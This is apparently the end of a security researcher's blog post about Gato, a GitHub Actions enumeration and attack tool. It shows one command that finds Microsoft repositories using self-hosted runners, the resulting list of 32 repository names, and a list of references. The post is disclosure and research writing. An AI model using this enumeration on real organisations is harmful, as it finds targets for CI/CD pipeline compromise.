
The tool also had public repository enumeration as a "nice to have" feature.

Since then I've continued development of the tool and added features along the way to improve its speed, efficiency, attack capabilities. In its current state Gato is a full featured GitHub Actions

pipeline enumeration and attack toolkit. Most of the vulnerable repositories we conducted operations against we discovered through Gato.

Check out an example of how easily Gato can discover self-hosted runners on Microsoft's public repositories with just two commands.

```
❯ GH_TOKEN=`gh auth token` gato -s s -sg -t microsoft -oT ms_runner_repos.txt
[+] Searching SourceGraph with the default Gato query: ('self-hosted' OR (/runs-on/ AND NOT /(ubuntu-16.04|ubuntu-18.04|ubuntu
-20.04|ubuntu-22.04|ubuntu-latest|windows-2019|windows-2022|windows-latest|macos-11|macos-12|macos-13|macos-12-xl|macos-13-xl|
macos-latest|matrix.[a-zA-Z]\s)/)) repo:microsoft/ lang:YAML file:.github/workflows/ count:30000
[+] Identified 32 non-fork repositories that matched the criteria!
    - microsoft/bcsamples-onboarding
    - microsoft/msquic
    - microsoft/AL-Go-AppSource
    - microsoft/SdnDiagnostics
    - microsoft/azure-data-services-go-fast-codebase
    - microsoft/botbuilder-js
    - microsoft/DeepSpeed-MII
    - microsoft/AL-Go-AppSource-Preview
    - microsoft/sarif-js-sdk
    - microsoft/vscode-cpptools
    - microsoft/ALAppExtensions
    - microsoft/AL-Go-PTE
    - microsoft/rad
    - microsoft/mscclpp
    - microsoft/bcsamples-bingmaps.pte
    - microsoft/sqlmlutils
    - microsoft/quicreach
    - microsoft/iqsharp
    - microsoft/snmalloc
    - microsoft/ark
    - microsoft/GLUECoS
    - microsoft/github-private-runners-on-aks
    - microsoft/LayoutGeneration
    - microsoft/openjdk-docker
    - microsoft/superbenchmark
    - microsoft/coyote
    - microsoft/fhir-server
    - microsoft/DeepSpeed-Kernels
    - microsoft/AL-Go
    - microsoft/DeepSpeed
    - microsoft/StigRepo
    - microsoft/BCApps
```



Head to the repository and give Gato a spin for yourself, you might be shocked at what you find!

References

I want to highlight references used to build up the knowledge base used for this attack as well as this blog post.

- https://marcyoung.us/post/zuckerpunch/
- https://www.praetorian.com/blog/self-hosted-github-runners-are-backdoors/
- https://karimrahal.com/2023/01/05/github-actions-leaking-secrets/
- https://github.com/nikitastupin/pwnhub
- https://0xn3va.gitbook.io/cheat-sheets/ci-cd/github/actions
- https://owasp.org/www-project-top-10-ci-cd-security-risks/